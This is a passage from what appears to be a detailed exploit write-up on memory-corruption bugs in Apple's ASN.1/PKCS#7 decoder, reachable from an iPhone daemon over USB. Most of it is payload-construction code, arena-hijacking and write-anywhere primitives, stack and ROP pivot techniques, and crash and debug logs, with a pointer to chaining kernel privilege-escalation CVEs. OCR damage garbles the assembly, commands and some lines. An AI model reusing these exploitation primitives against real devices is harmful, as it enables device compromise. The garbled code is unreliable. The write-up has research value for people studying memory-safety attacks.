    cons: cont [ 0 ]
    cons:
          SEQUENCE
   prim: INTEGER cons: SET
                               :01
    cons: SEQUENCE
   prim: OBJECT
cons: cont [ 0 ]
                               :pkcs7-data
    <certificate>
    cons: SET
But wait. We can stash an enveloped PKCS#7 instead of raw pkcs7-data.
    cons: SEQUENCE
    prim: OBJECT
                             :pkcs7-signedData
    cons: cont [ 0 ]
    cons: SEQUENCE
                           :01
   prim: INTEGER
   cons: SET
   cons: SEQUENCE
             OBJECT
NULL
                                 :sha1
   prim:
   prim:
   cons: SEQUENCE
   prim: OBJECT
cons: cont [ 0 ]
prim: OCTET STRI
cons: cont [ 0 ]
                                :pkcs7-envelopedData
             OCTET STRING
                               [HEX DUMP]: < enveloped data >
    <certificate>
    cons: SET
The enveloped data must be a valid ASN.1 encoding, matching the templates
we saw above. Roughly speaking, this is the equivalent of the following:
    $ echo "Hello world" > input.txt
    $ openss1 ecparam -name secp521r1 -genkey -param enc explicit -out private-key.pem
    $ openss1 req -new -x509 -key private-key.pem -out server.pem -days 730
    $ openssl cms -encrypt -binary -aes256 -in input.txt -outform DER -out
    encrypted.der server.pem
    $ openss1 cms -inform DER -in encrypted.der -cmsout -print
encrypted.der looks somewhat like this:
    cons: SEQUENCE
   prim: INTEGER
                             :02
    cons: SET
    cons: cont [ 1 ]
   cons: SEQUENCE
prim: INTEGER
cons: cont [ 0 ]
cons: cont [ 2 ]
cons: SEQUENCE
cons: SEQUENCE
                                :03
               SEQUENCE
                 OBJECT
                                    :id-ecPublicKey
   prim: BIT STRING
   <more stuff>
Great! There's our bitstring. We know the inner PKCS#7 will be handled by a
```

Great! There's our bitstring. We know the inner PKCS#7 will be handled by a recursive call to `SecCmsMessageDecode`, and the error code of that parser, if any, is totally discarded. This can be observed in `nss\_cms\_before\_data` and `nss\_cms\_decoder\_work\_data` respectively. It seems pretty good from our perspective, because we do not need to worry whether the inner ASN.1 ends abruptly and, most importantly, the recursive call to `SecCmsMessageDecode` will create fresh Arenas. Remember our D constant when invoking the first MAKE\_ARENA64? Yeah, it will be unchanged between runs. It seems we can have our cake and eat it. But not just yet... Let's recap what we have so far.

We build our bitstring inside an enveloped PKCS#7, which is contained in a signed PKCS#7 allowing us to write constant values at constant addresses.

All those constant values and addresses come from the input itself.

### -- 3.1 - Building blocks

Our target daemon is running on an iPhone, listening to USB and is ready to consume the crafted PKCS#7. Back in 2016, USB restricted mode wasn't even a thing and a lot of daemons were running Before First Unlock.

The full exploit itself is beyond the scope of this article and is left as an exercise for the reader. The bug has been patched years ago, and it does not preserve any value whatsoever today, except illustrating my thought process at the time and introducing some creative ways of subverting the ASN.1 decoding machinery, as we shall see below.

The basic idea is to first leak out the shared cache slide, then build a relocated ROP strip offline, then send it back, and then finally pivot to it. A couple of guiding lines are laid below, and mock-ups are included in the attached source code:


```
step1 - the bruteforcer - preparatory step for guessing the scratch, step2 - buffer switching - used for leaking out the shared cache slide, step3 - the ROP pivot - the actual exploit payload.
```

We will now mostly concentrate on step2 and step3 because they contain some interesting tricks. One major shortcoming of our MAKE\_ARENA/WRITE technique is that we can only write out constant values. To extract the shared cache we must be able to write out live pointers.

While being focused on our write-primitive we have overlooked one important aspect: the write itself is just a byproduct of what we have built so far. Before we had a write primitive, we had an allocation primitive: we could target a scratch area in memory and force allocation of state objects at known locations. A viable scratch address can be found empirically: it can be any writable area in our victim memory space that should stay relatively constant between runs. It depends on the targeted application/daemon, but in absence of a true infoleak, it's still easy to figure it out: vmmap is your best friend; also the bruteforcer may be used as a poor man's vmmap. Check out the heap, the shared cache data segment, the daemon itself, the stacks, or whatever else floats your boat.

Remember that state objects contain one pointer from the shared cache: the template itself. And while the parser is busy with our bitstring, we know the template is `kSecAsnlBitStringTemplate`, which is as good as any other pointer.

First, we cause a state object allocation at a known address. This is done by hijacking the Arena to some reasonably large unused scratch space (known a priori), right before a new state object is allocated:



Afterwards, we punch some writes before and some writes after the pointer.

We are effectively building a bitstring around the template pointer using only constant writes to the scratch area. What should we write around the

pointer? Exactly, MAKE ARENA/WRITE contraptions.

This ephemeral bitstring does not even have to have a well-formed tail. Since we are inside an enveloped content, which is parsed by a recursive `SecCmsMessageDecode` call, the error code is ignored. If we could pivot the input buffer to this scratch area, it will pick up and write the template to whatever desired location. The exploit is writing itself at run-time, Inception-style.

But how do we pivot the input buffer? It does not seem to be part of the state object, and to make it worse, it is kept by `SEC\_ASN1DecoderUpdate` in a CPU register. Even if it was kept on the stack, targeting `buf` means we have exactly one chance. We cannot use MAKE\_ARENA/WRITE(clean=0, ...) in single-shot mode, because it exhibits +1 bleeding (there is a zeroing step which goes over the write size + 1) and will clobber the adjacent variable; and we cannot use MAKE\_ARENA/WRITE(clean=1, ...) in multi-shot mode because we risk having it accessed before it is fully pivoted.

Looking at `sec\_asn1d\_record\_any\_header` and `sec\_asn1d\_add\_to\_subitems`, we notice the CPU register holding the input buffer is saved to the stack and is reloaded before return. However, inside `sec\_asn1d\_add\_to\_subitems` there is an assignment that looks interesting:

```
thing = sec asn1d zalloc();
    . . .
   thing->data = data;
   state->subitems tail->next = thing;
The code flow disassembly is laid out below:
    SEC ASN1DecoderUpdate:
       VOM
              X0, X21
       MOV
               X1, X20 // buf
              X2, X22 // len
       VOM
       BL
               _sec_asn1d_parse_leaf
        . . .
       BT.
               sec asn1d record any header
        RET
    _sec_asn1d_record any header:
               sec asnld add to subitems
    _sec_asn1d add to subitems:
               X24, X23, [SP,#-0x10+var_30]!
        STP
                X22, X21, [SP, #0x30+var_{20}]
        STP
        STP
               X20, X19, [SP, #0x30+var 10] // save buf register (x20)
        STP
               X29, X30, [SP, #0x30+var s0]
```

X20, X0 // controlled alloc -> thing

VOM

. . .

BL

VOM

X19, X0 // state

sec asn1d zalloc

```
X8, [X19, #0x78] // x8 = state->subitems head
LDR
CBZ
        X8, [X19, #0x80] // x8 = state->subitems tail
LDR
STR
        X20, [X8, #0x10] // state->subitems tail->next = thing
STR
        X20, [X19, #0x80] // state->subitems tail = thing
. . .
       X29, X30, [SP, #0x30+var s0]
TIDP
LDP
       X20, X19, [SP,\#0x30+var 10] // restore buf register (x20)
LDP
       X22, X21, [SP, \#0x30+var 20]
       X24, X23, [SP+0x30+var 30], \#0x40
LDP
RET
```

We know `sec\_asnld\_zalloc` can be made to return whatever address we want, because we can virtually create Arenas out of thin air. If we could point `&subitems\_tail.next` towards the location of X20 on the stack, we can reload the register holding the input buffer to whatever `sec\_asnld\_zalloc` returns. That is the address of the ephemeral bitstring we previously built inside the scratch area of the victim space. Remember, the scratch area can can be determined empirically and is presumed at a constant address between runs. Locating the exact stack address where X20 is held is just a matter of using vmmap and/or the bruteforcer step in creative ways. Hint: a daemon crashes and is reloaded. Go back in time and try to spot some things that remained constant.

The plan is as follows: after building the new bitstring, which is capable of writing live values, we create some more items. Recall we're slicing the scratch space hence the addresses of the ephemeral bitstring as well as the items and objects are considered known. We'll have a `SecAsnlItem` (serving as `dest`) and a subitem (serving as `subitems\_head`). And then we force a hierarchy of three state objects: a grandfather object, a father object whose parent is the previous one and a child object which does the writing. The last object will smash its parent, filling in known values for: `dest`, `parent` (known value), `subitems\_head`, `subitems\_tail`. Taking the trip to `sec\_asnld\_add\_to\_subitems` is just a matter of altering `state->place` to `duringBitString` and `state->underlying\_kind` to `SEC\_ASN1\_ANY`.

After smashing the secondary object, we end up with this:

This technique has a nasty side-effect: after coercing `sec\_asn1d\_zalloc` to return the desired address, `sec\_asn1d\_add\_to\_subitems` writes that same address to itself, which means the first bytes that'll get picked up from the newly pivoted `buf` will be the most significant bytes of the address. A workaround is to have said address be `0x...23nn`. The reasoning behind

this is that 0x23 would be confused with a useless constructed bitstring allowing us to skip the MSB of the address and get out of the danger zone as quickly as possible. This should not be a major constraint, since the scratch area should be larger than 16kB anyway. Because of how things add up in the decoder, and working the arithmetic backwards, this imposes a constraint on our scratch buffer to be located at 0x...20nn. step2 shows how this is accomplished (though you may need to fix STACK\_RBP\_RELATIVE to match your library/framework).

```
sec asn1d parse leaf: memcpy(0x10b5722e8 + 0 = 0x10b5722e8, "6666666666666666", 19)
sec asn1d parse leaf: pre-existing value = 0x0
adjusting item->len (19) to 148, unused=0x4
STATE transition ...
sec asn1d parse leaf: len=547, @479
sec_{asn1d} parse_{leaf}: memcpy(0x10b5722e8 + 148 = 0x10b57237c, "540", 4)
sec asn1d parse leaf: pre-existing value = 0x0
adjusting item->len (152) to 18446744073709551488, unused=0x540
STATE transition ...
sec asn1d parse leaf: len=540, @486
sec asn1d parse leaf: memcpy(0x10b5722e8 + 18446744073709551488 = 0x10b572268,
"10b5720c0", 120)
sec asn1d parse leaf: pre-existing value = 0x7fab5e801868
STATE transition ...
sec asn1d add to subitems:1880: zalloc(24) -> 0x10b572398 in arena o pool/0x0 (left
-1)
sec asn1d add to subitems:1890: alloc(1) \rightarrow 0x10b5723b0 in arena o pool/0x0 (left
18446744073709551615)
adding to subitems_tail: 0x10b572258::0x7ffee4729138(0x7ffee4729148) <=
0x10b572398
                   <-- [E]
new ARENA \rightarrow o pool/0x7fab5e805020 of size 2087
sec asn1d add to subitems:1880: zalloc(24) -> 0x7fab5e805020 in arena
o pool/0x7fab5e805020 (left 2031)
sec asn1d add to subitems:1890: alloc(1) -> 0x7fab5e805038 in arena
o pool/0x7fab5e805020 (left 2023)
adding to subitems_tail: 0x10b572258::0x10b572398(0x10b5723a8) <= 0x7fab5e805020
sec asn1d prepare for contents:1458: zalloc(35) -> 0x7fab5e805040 in arena
o pool/0x7fab5e805020 (left 1983)
sec_asn1d_parse_leaf: len=418, @18446603704184794972
sec asn1d parse leaf: memcpy(0x7fab5e805040 + 0 = 0x7fab5e805040, "1000000010b57",
35)
sec asn1d parse leaf: pre-existing value = 0x0
STATE transition ...
sec asn1d prepare for contents:1458: zalloc(29) -> 0x7fab5e805068 in arena
o pool/0x7fab5e805020 (left 1951)
sec asn1d push state:429: zalloc(144) -> 0x7fab5e805088 in arena
o pool/0x7fab5e805020 (left 1807)
\overline{STATE} transition ...
sec_asn1d_parse_leaf: len=375, @18446603704184795015
sec_asn1d_parse_leaf: memcpy(0x7fab5e805068 + 0 = 0x7fab5e805068,
"7878787878787878", 19)
sec asn1d parse leaf: pre-existing value = 0x0
adjusting item->len (19) to 148, unused=0x4
STATE transition ...
sec asn1d parse leaf: len=353, @18446603704184795037
sec asn1d parse leaf: memcpy(0x7fab5e805068 + 148 = 0x7fab5e8050fc, "518", 4)
sec asn1d parse leaf: pre-existing value = 0x0
adjusting item->len (152) to 18446744073709551528, unused=0x518
STATE transition ...
sec asn1d parse leaf: len=346, @18446603704184795044
sec_asn1d_parse_leaf: memcpy(0x7fab5e805068 + 18446744073709551528 =
0x7fab5e805010, "10b572611", 16)
sec asn1d parse leaf: pre-existing value = 0x7fab5e805827
adjusting item->len (18446744073709551544) to 18446744073709551040, unused=0x0
STATE transition ...
sec asn1d prepare for contents:1458: zalloc(9) -> 0x10b572601 in arena o pool/0x0
(left -1)
sec asn1d parse leaf: len=324, @18446603704184795066
sec_asn1d_parse_leaf: memcpy(0x10b572601 + 0 = 0x10b572601, "10b503510", 8)
```

In case you missed it, the buffer was switched at [E] in the previous log. As convoluted as it is, this method allows us to pivot from a static buffer to a dynamically constructed one, capable of writing shared cache pointers to any location that would help us leak the shared cache slide outside and build the ROP strip as shown next, in step3.

We notice there is one particular callback that gets called during parsing: `state->top->filter\_proc(state->top->filter\_arg)`. It looks powerful enough to pivot to a ROP strip. Let's revise the `state->top` structure:


```
typedef struct sec_DecoderContext_struct {
    PRArenaPool *our_pool;
    PRArenaPool *their_pool;
    void *their_mark;

    sec_asn1d_state *current;
    sec_asn1d_parse_status status;

    SEC_ASN1NotifyProc notify_proc;
    void *notify_arg;
    PRBool during_notify;

    SEC_ASN1WriteProc filter_proc;
    void *filter_arg;
    PRBool filter_only;
} SEC_ASN1DecoderContext;
```

We plan on creating a fake `SEC\_ASN1DecoderContext`, fill in `filter\_proc` with a pivot gadget, then fill in `filter\_arg` with the address of the ROP strip. We are only interested in `filter\_proc` and `filter\_arg`, everything else can be ignored because the ROP strip is not supposed to ever return. After that, we cause another state object allocation and point its `top` to our fake `SEC\_ASN1DecoderContext`.



We can use our write primitive to lay down the ROP strip and an incomplete `SEC\_ASN1DecoderContext` inside the scratch area. Then we trigger a couple of object allocations so that one object can smash its parent `top`. This is illustrated in step3.

Once we have the ROP running, we can use a kernel LPE. A good candidate is CVE-2016-4656[5] + CVE-2016-4655[6] pair, which can be triggered from ROP easily.

# -- 4 - Fast forward

Five years later I decide to do this write-up, trying hard to remember some details of the ancient exploit; I begin tinkering with the mock-ups and the old library. I realise there were two bugs, not one, and I decide to check out the latest and greatest source tarball: Security-59754.80.3, as of this writing. Yep, still there.

Sadly, the fix for CVE-2016-1950 not only eliminated the bit/byte confusion but also introduced new safety checks so that `data->Length` could not wrap around. It meant we cannot reach the Arena structure by going backwards in memory.

And then I got completely black out drunk, though for completely unrelated reasons. It was a fun night. But I digress...

```
-- 4.0 - Rolling the dice
```

Ignoring my terrible hangover, let's revisit the other bug, the logic flaw: when the parser encounters an empty bitstring, `sec\_asn1d\_parse\_bit\_string` takes a shortcut and then, later in `sec\_asn1d\_prepare\_for\_contents`, the item is re-allocated with the wrong size. Please revisit section 2.2 for a refresh.

Right, it allocates the buffer anew but this time in `our\_pool`, sized for `state->contents\_length` which -- in case of constructed bitstrings -- will be for the next component only. Anything that gets allocated after that point will be smashed by subsequent bitstrings. Armed with what we learned so far, a trigger is trivial. We smash a state object to cause an immediate crash:

```
CONS_BITSTRING(len);
   START_BITSTRING(0, 0);
   CONS_BITSTRING(3 + 5);
        REP_BITSTRING(0, 5, 'a');
   REP_BITSTRING(0, 8 + 144 - 5, 'b');
   CONS_BITSTRING(3 + 8);
        REP_BITSTRING(0, 8, 'c');

if (len) {
   START_BITSTRING(0, 0);
   START_BITSTRING(0, len - 1);
   while (len) {
        PUSH1('z');
   }
}
```

The 'a' part allocates 8 bytes, followed by a state object (144 bytes). The first memcpy covered 5 bytes, so the next memcpy needs to cover 8+144-5 bytes. The 'b' part leaves the dest pointer dangling over the upcoming next state object and then the 'c' part would smash the 'top' pointer resulting in a reliable crasher.

```
sec asn1d prepare for contents: zalloc(8) -> 0x7ff006008dd0 in arena
o pool/0x7ff006008c20 (left 1615)
sec asn1d push state: zalloc(144) -> 0x7ff006008dd8 in arena o pool/0x7ff006008c20
(left 1471)
STATE transition 0x7ff006008d40 \rightarrow 0x7ff006008dd8
sec asn1d parse leaf: memcpy(0x7ff006008dd0 + 0 = 0x7ff006008dd0, "616161611", 5)
sec asn1d parse leaf: pre-existing value = 0x0
STATE transition 0x7ff006008dd8 -> 0x7ff006008d40
STATE transition 0x7ff006008d40 \rightarrow 0x7ff006008cb0
STATE transition 0x7ff006008cb0 \rightarrow 0x7ff006008d40
sec asn1d parse leaf: memcpy(0x7ff006008dd0 + 5 = 0x7ff006008dd5,
"6262626262626262", 147)
sec asn1d parse leaf: pre-existing value = 0xf006006a20000000
STATE transition 0x7ff006008d40 \rightarrow 0x7ff006008cb0
STATE transition 0x7ff006008cb0 \rightarrow 0x7ff006008d40
sec asn1d push state: zalloc(144) -> 0x7ff006008e68 in arena o pool/0x7ff006008c20
(left 1327)
STATE transition 0x7ff006008d40 \rightarrow 0x7ff006008e68
sec asn1d parse leaf: memcpy(0x7ff006008dd0 + 152 = 0x7ff006008e68,
"63636363636363", 8)
sec asn1d parse leaf: pre-existing value = 0x7ff006006a20
<CRASH>
```

This doesn't seem very exploitable, especially since `dest` is allocated somewhere in `their\_pool`, the state objects are allocated in `our\_pool` and we cannot touch the Arenas anymore. Or can we?

After studying the allocation pattern, we notice something which manifests in a consistent manner after the 'b' segment:

```
state = 0x7fe18b80d068 top = 0x7fe18b803420 dest = 0x7fe18b803e68
state = 0x7fb3ad009268 top = 0x7fb3ad006e20 dest = 0x7fb3ad008a68
state = 0x7f9798809268 top = 0x7f9798806e20 dest = 0x7f9798808a68
state = 0x7fad49009268 top = 0x7fad49006e20 dest = 0x7fad49008a68
state = 0x7fb12880fa68 top = 0x7fb12880dc20 dest = 0x7fb12880be68
state = 0x7fe8a5809268 top = 0x7fe8a5806e20 dest = 0x7fe8a5808a68
state = 0x7fe1d4009268 top = 0x7fe1d4006e20 dest = 0x7fe1d4008a68
state = 0x7fb212809268 top = 0x7fb212806e20 dest = 0x7fb212808a68
state = 0x7fe7ca804668 top = 0x7fe7ca802220 dest = 0x7fe7ca803e68
state = 0x7fa123810068 top = 0x7fa12380dc20 dest = 0x7fa12380f868
state = 0x7fa1cc809268 top = 0x7fa1cc806e20 dest = 0x7fa1cc808a68
state = 0x7fc288009268 top = 0x7fc288006e20 dest = 0x7fc288008a68
state = 0x7fd054809268 top = 0x7fd054806e20 dest = 0x7fd054808a68
state = 0x7fa36a80f068 top = 0x7fa36a80cc20 dest = 0x7fa36a80e868
state = 0x7fdd63009268 top = 0x7fdd63006e20 dest = 0x7fdd63008a68
state = 0x7fd63b810068 top = 0x7fd63b80dc20 dest = 0x7fd63b80f868
state = 0x7fee16809268 top = 0x7fee16806e20 dest = 0x7fee16808a68
state = 0x7fd1a880da68 top = 0x7fd1a880bc20 dest = 0x7fd1a8803e68
state = 0x7ff7cf809268 top = 0x7ff7cf806e20 dest = 0x7ff7cf808a68
state = 0x7fdf82005068 top = 0x7fdf82002c20 dest = 0x7fdf82004868
```

With rather decent probability, we observe a repeating pattern of state/top pair: 9268/6e20. These addresses are for illustrative purposes, the real allocation pattern of the victim daemon we are attacking must be determined empirically, by whatever means. It's not the addresses themselves that are important, but rather the LSB of those addresses. Again, the state object is always at a constant distance from the start of the Arena and `dest` seems to be in 0xFFFF range. We could arrange the memory layout like this:

Since `state->dest` lies in close proximity of the state object, we can use a partial write to reroute it to &state - 8, and then smash the Arena:

```
const unsigned FILLER LEN = 8 + 144 - 5;
const unsigned long long LAST STATE = 0x7fca4b809268;
const unsigned long long CURRENT TOP = 0x7fca4b806e20;
const unsigned long long ARENA LIMIT = LAST STATE - 0x258; // fixed
START BITSTRING(0, 0);
CONS \overline{B}ITSTRING(3 + 5);
   REP BITSTRING(0, 5, 'a');
// leave the pointer dangling over 'dest'
START BITSTRING(0, FILLER LEN + 2 * 8);
   PUSHR(FILLER LEN - 8, 'b');
    // place this right below 'top'
   PUSH8 ((ARENA LIMIT - CURRENT TOP) << 3);
   PUSHR(2 * 8, 'b'); // skip past 'top' and 'theTemplate'
// reroute 'dest' to LAST STATE - 8 and smash the Arena
CONS BITSTRING(3 + 2 + 3 + 16);
    START BITSTRING(0, 2);
       PUSH2 (LAST STATE - 8); // partial write
   // rewrite the Arena
   START BITSTRING(0, 16);
       PUSH8(0x41414141414150); // limit
       PUSH8(0x41414141414140); // avail
```

```
... [&Arena.limit - top] top, template, dest ...
_____
                        1
       |<---- SecAsn1Item ---->|<-----+
              1
+-- to the Arena ---+
sec asn1d parse leaf: memcpy(0x7fe4190091d0 + 5 = 0x7fe4190091d5,
"6262626262626262", 163)
sec asn1d parse leaf: pre-existing value = 0xe419006e20000000
STATE transition 0x7fe419009140 \rightarrow 0x7fe4190090b0
STATE transition 0x7fe4190090b0 \rightarrow 0x7fe419009140
sec asn1d push state:430: zalloc(144) -> 0x7fe419009268 in arena
o pool/0x7fe419009020 (left 1327)
STATE transition 0x7fe419009140 \rightarrow 0x7fe419009268
state = 0x7fe419009268
   top = 0x7fe419006e20
   the Template = 0 \times 1001792e0
   dest = 0x7fe419008a68
   our mark = 0x0
   parent = 0x7fe419009140
   contents length = 3
   pending = 2
   consumed = 3
   depth = 9
   allocate = 0
   indefinite = 0
sec asn1d parse leaf: memcpy(0x7fe4190091d0 + 168 = 0x7fe419009278, "9260", 2)
sec asn1d parse leaf: pre-existing value = 0x7fe419008a68
STATE transition 0x7fe419009268 -> 0x7fe419009140
STATE transition 0x7fe419009140 -> 0x7fe419009268
state = 0x7fe419009268
    top = 0x7fe419006e20
   the Template = 0x1001792e0
   dest = 0x7fe419009260
   our mark = 0x0
   parent = 0x7fe419009140
   contents length = 17
   pending = 16
   consumed = 3
   depth = 9
   allocate = 0
   indefinite = 0
sec asn1d parse leaf: memcpy(0x7fe419006e20 + 8688 = 0x7fe419009010,
"41414141414150", 16)
sec asn1d parse leaf: pre-existing value = 0x7fe419009827
```

In effect, this means we are replacing Arena `limit/avail` with whatever memory range we want, and then any further allocations will happen there. We can again resort to a scratch area which will become our allocation playground.

This approach of hijacking the Arena is probabilistic. Synthetic benchmarks showed pretty good success rate -- around 30-40% -- so it may be that in a real world scenario that would be somewhere up to 20%. Not exactly bad, but not very good either. Debugging will be a royal pain in the ass but that's not even terribly important; the success rate will be reduced even further by whatever assumptions we may have to make down the road.

The hangover was still raging the day after the next one. I'll never drink again! (that's probably a lie)

```
-- 4.1 - Dance, little bunny!
```

The less-than-stellar success rate is kinda bothersome, let's see if we can

do better. We have two pools of Arenas: `their\_pool` and `our\_pool`. The former holds destination structures (aka `dest`) and the final values of the parsing process (the reassembled bitstring from its constituents). The latter holds intermediate values (eq: substrings) and state objects.

All Arenas have a default size of `SEC\_ASN1\_DEFAULT\_ARENA\_SIZE`=2048, with the exception of the first `their\_pool` Arena, which is 1024. Our bitstring will ultimately exceed 2048, therefore we are guaranteed the arena code has already depleted whatever Arena was active when entering the bitstring. It means when the time comes to allocate a new `dest` it will happen inside a fresh `their pool` Arena.

Let's try to forcibly deplete `our\_pool` Arena, too. This process will not change the existing `dest`.

```
CONS_BITSTRING(len);

// len must be >= 2048, so that their_pool is already depleted.
// Now consume our_pool. We want to switch to a fresh Arena right
// after we generate a new 'dest'
for (unsigned k = 0; k < 8; k++) {
        CONS_BITSTRING(3);
        START_BITSTRING(0, 0);
}</pre>
```

This process of creating empty objects has the net effect of consuming `our\_pool` without taking up too much space in the input. Side-note: the empty bitstrings above are harmless, because they are not followed by any other primitive substring component and therefore they will not trigger the bug. Yet. At this point we have the guarantee that both pools are depleted. Now we trigger the bug, overwriting the currently active state object:

```
// (continued)
START BITSTRING(0, 0);
CONS BITSTRING(3 + 5);
     REP BITSTRING(0, 5, 'a');
// leave the pointer dangling over 'place'
REP BITSTRING(0, FILLER LEN + 6 * 8, 'b');
// Change 'place', 'pending' and a bunch of other fields
CONS BITSTRING(len); // extend this construct to the end
     START BITSTRING(0, 92);
                                   // place: afterLength
           PUSH4(5); // place: altermength
PUSH4(0x20); // found_tag_modifiers: SEC_ASN1_CONSTRUCTED
           PUSH8(0xdfULL);  // check_tag_mask
          PUSH8(3ULL); // found_tag_number
PUSH8(3ULL); // expect_tag_number
PUSH8(3ULL); // underlying_kind
PUSH8(0ULL); // contents_length: 0
PUSH8(1ULL + 92); // pending: +1
           PUSH8(3ULL); // consumed
PUSH4(9); // depth
PUSH4(0); // bit_string_unu
PUSH8(0ULL); // subitems_head
PUSH8(0ULL); // subitems_tail
                                   // bit_string_unused bits
           PUSH3(1);
                                   // allocate: 1
           PUSH1(1);
                                   // indefinite: 1
```

We make some select changes to the state object, while keeping unchanged the values we don't need. Let's highlight the changes made to the object:

```
place = afterLength
```

because we want to go straight to `sec\_asn1d\_prepare\_for\_contents`. But we must dodge `sec\_asn1d\_parse\_leaf` tail switching to `beforeEndOfContents`, and so we also need:

```
pending = whatever it was before (92) + 1
```

Once we reach `sec asn1d prepare for contents`, we have:

and therefore a new `dest` will be allocated in `their\_pool`. Since that pool is already empty, we guarantee that the new `SecAsnlItem` will be the first thing in a new `their\_pool` Arena. We will hit an assert because we are not supposed to be here unless `dest` was already NULL. We could set it to NULL with our bug, however, that means we would need to obliterate the `parent`, which raises further issues. While this is probably fixable, we won't be concerning ourselves with it, because the assert does not exist in Release binaries.

Later on, `contents length` comes into play, and it works best for us if:

```
contents length = 0
```

This allows us to clear the `pending` field and skip further allocations. Finally, having also set:

```
indefinite = TRUE
```

we dodge again `afterEndOfContents`. The last piece clicks in place with:

```
found tag modifiers = SEC ASN1 CONSTRUCTED
```

which switches to `duringConstructedString` then pushes a new state. This new state gets allocated right at the beginning of `our\_pool` Arena because we already depleted the old one. At this point, the pools look like this:

O: [next=0x0] [base] [limit] [avail] [state]

And then we follow-up with our old friend: trigger the bug again, without leaving the parent construct. Since `dest` is the first block sliced from `their\_pool` Arena, shaving off its LSB will reroute `dest` to the Arena structure itself. This results in a type confusion: Arena `next` and `base` acting like a `SecAsnIItem` pointing to the old `dest`. We now trigger a write of eight zeroes followed by one 0x10 byte, effectively keeping the `dest->Length` to 0 and doing a partial overwrite over `dest->Data`, making the old `dest` point to `&Arena.limit`. Finally, having popped back the old `dest` we are now free to overwrite the Arena:

```
// (continued)
START BITSTRING(0, 0);
CONS BITSTRING (3 + 5);
    REP BITSTRING(0, 5, 'c');
// leave the pointer dangling over 'dest'
REP_BITSTRING(0, FILLER LEN + 2 * 8, 'd');
// temporarily make 'dest' overlap with their pool Arena, by shaving off
the LSB
CONS BITSTRING (3 + 1 + 3 + 9);
    // relocate 'dest' -> PLArena
    START BITSTRING(0, 1);
        PUSH1(0); // LSB = 0
    // 'dest' is pointing to previous self, shave off the LSB of Data
    START BITSTRING(0, 9);
        PUSH8(OULL); // Length
        PUSH1(0x10); // LSB = 0x10
// 'dest' is popped back, with dest->Data pointing to our pool Arena.limit
START BITSTRING(0, 16);
    PUSH8(0x41414141414150); // limit
    PUSH8(0x4141414141414140); // avail
```

can clear it up.

After the break and the 'c' segment:

After the 'd' segment, shave off `dest` LSB:

+---- state->dest

T: [next=0x0] [base] [limit] [avail] [Length=0x0, Data]

O: [next=0x0] [base] [limit] [avail] [state] [block(sz=1/8)] [block(8)]

Zero `dest->Length` and set `dest->Data` LSB = 0x10:

+---- state->dest

O: [next=0x0] [base] [limit] [avail] [state] [block(sz=1/8)] [block(8)]

After popping `dest`, smash `our pool` Arena `limit/avail`:

Woo-hooo! We just hijacked the current `our\_pool` Arena. Where to? Well, to our old friend, the scratch area. Once we are rocking the Arena at a known address inside the victim space, we can predict absolutely all subsequent allocations. Determining such a scratch address is again a matter of vmmap and observing where the writable allocations end up. Refer to the attached source code READMEs for more info.

NB: 0x4b4b4b4b4b4b4b. in the examples below are all known addresses inside the scratch area and can be presumed known/constant.

## -- 4.2 - He who controls the Arena

Hijacking the Arena in a predictable manner is a big win but it proves to be a much more complex process than it was before CVE-2016-1950 got fixed. Unlike the old way, where we could create new Arenas out of thin air at the snap of the fingers, this time we should keep a grip on the one we just got a hold of. For this reason we abandon our MAKE\_ARENA/WRITE contraptions and switch to a different paradigm for achieving write-anywhere.

Having the Arena in the scratch space means that we know where everything is laid out. We first generate whatever items we need right at the top of our newly built Arena and then use the bug repeatedly to route `dest` to them, in order to perform the writes. This is easy since we know the exact address of each item. Example:

```
START BITSTRING(0, 0);
START BITSTRING(0, 16);
    /\overline{/} SecAsn1Item:
    PUSH8(OULL); // Length
    PUSH8(0x4343434343434343); // Data: WHERE we are writing
// repeat the evil scheme
START BITSTRING(0, 0);
CONS BITSTRING (3 + 5);
    REP BITSTRING(0, 5, 'f');
// leave the pointer dangling over 'dest'
REP BITSTRING(0, FILLER LEN + 2 * 8, 'f');
// reroute 'dest' and perform the write
CONS BITSTRING (3 + 8 + 3 + 8);
    // 'dest' -> &SecAsn1Item = { 0, destination }
    START BITSTRING(0, 8);
        PUSH8(0x4b4b4b4b4b4b4b4b); // &SecAsn1Item
    // write
    START BITSTRING(0, 8);
        PUSH8 (0x464646464646464646); // WHAT we are writing
```

Replace 0x4b4b4b4b4b4b4b42 with the exact address of the `SecAsn1Item`, as we know it in advance (it's right at the top of the scratch space), and the code above will perform:

```
*(uint64 t *)0x4343434343434343 = 0x46464646464646464646;
```

At this point, our new bug is as capable as the old one: writing static values at known addresses. However, one thing that was kinda bothersome about the old exploit was that it was comprised of multiple steps and it was relying on some difficult to guess stack address. Can we do this one in a single step? Let's examine the richness of the decoding machinery and see what kind of primitives it has to offer.

```
-- 4.2.0 - Copyout
```

By copyout, we mean the ability to copy any value from the scratch space to any arbitrary address. `sec\_asn1d\_concat\_substrings` can copy from subitems into a new `their\_pool` allocation. The relevant code in secasn1d.c is:

```
where = item->Data;
substring = state->subitems_head;
while (substring != NULL) {
   if (is_bit_string)
       item_len = (substring->len + 7) >> 3;
   else
       item_len = substring->len;
   PORT_Memcpy (where, substring->data, item_len);
   where += item_len;
   substring = substring->next;
}
```

While we decided to never mess again with `our\_pool` Arenas, that doesn't apply to `their\_pool` Arenas. As long as we stay under the mega-object used for the initial hijack, `their\_pool` will never be used by the decoder. It means we can freely play with that pool and the easiest way to achieve this is to create a completely new pool and replace it:

```
// reserve a bunch of subitems, items, PORTArenaPool and objects
START_BITSTRING(0, 0);
START_BITSTRING(0, 24 + 24 + 8 * 8 + 7);
    // subitem
    PUSH8(0x4b4b4b4b4b4b4b4b1); // data: where we are copying out FROM
    PUSH8(8ULL << 3); // len
    PUSH8(0ULL); // next
    // subitem
    PUSH8(0x4545454545454545); // data: where we are copying in FROM
    PUSH8(8ULL); // len
    PUSH8(0ULL); // next</pre>
```

```
// PORTArenaPool
        PUSH8(0); // PORTArenaPool.arena.first.next (NULL, but could be chained)
        PUSH8(OULL); // PORTArenaPool.arena.first.base
        PUSH8(0x4141414141414170); // PORTArenaPool.arena.first.limit
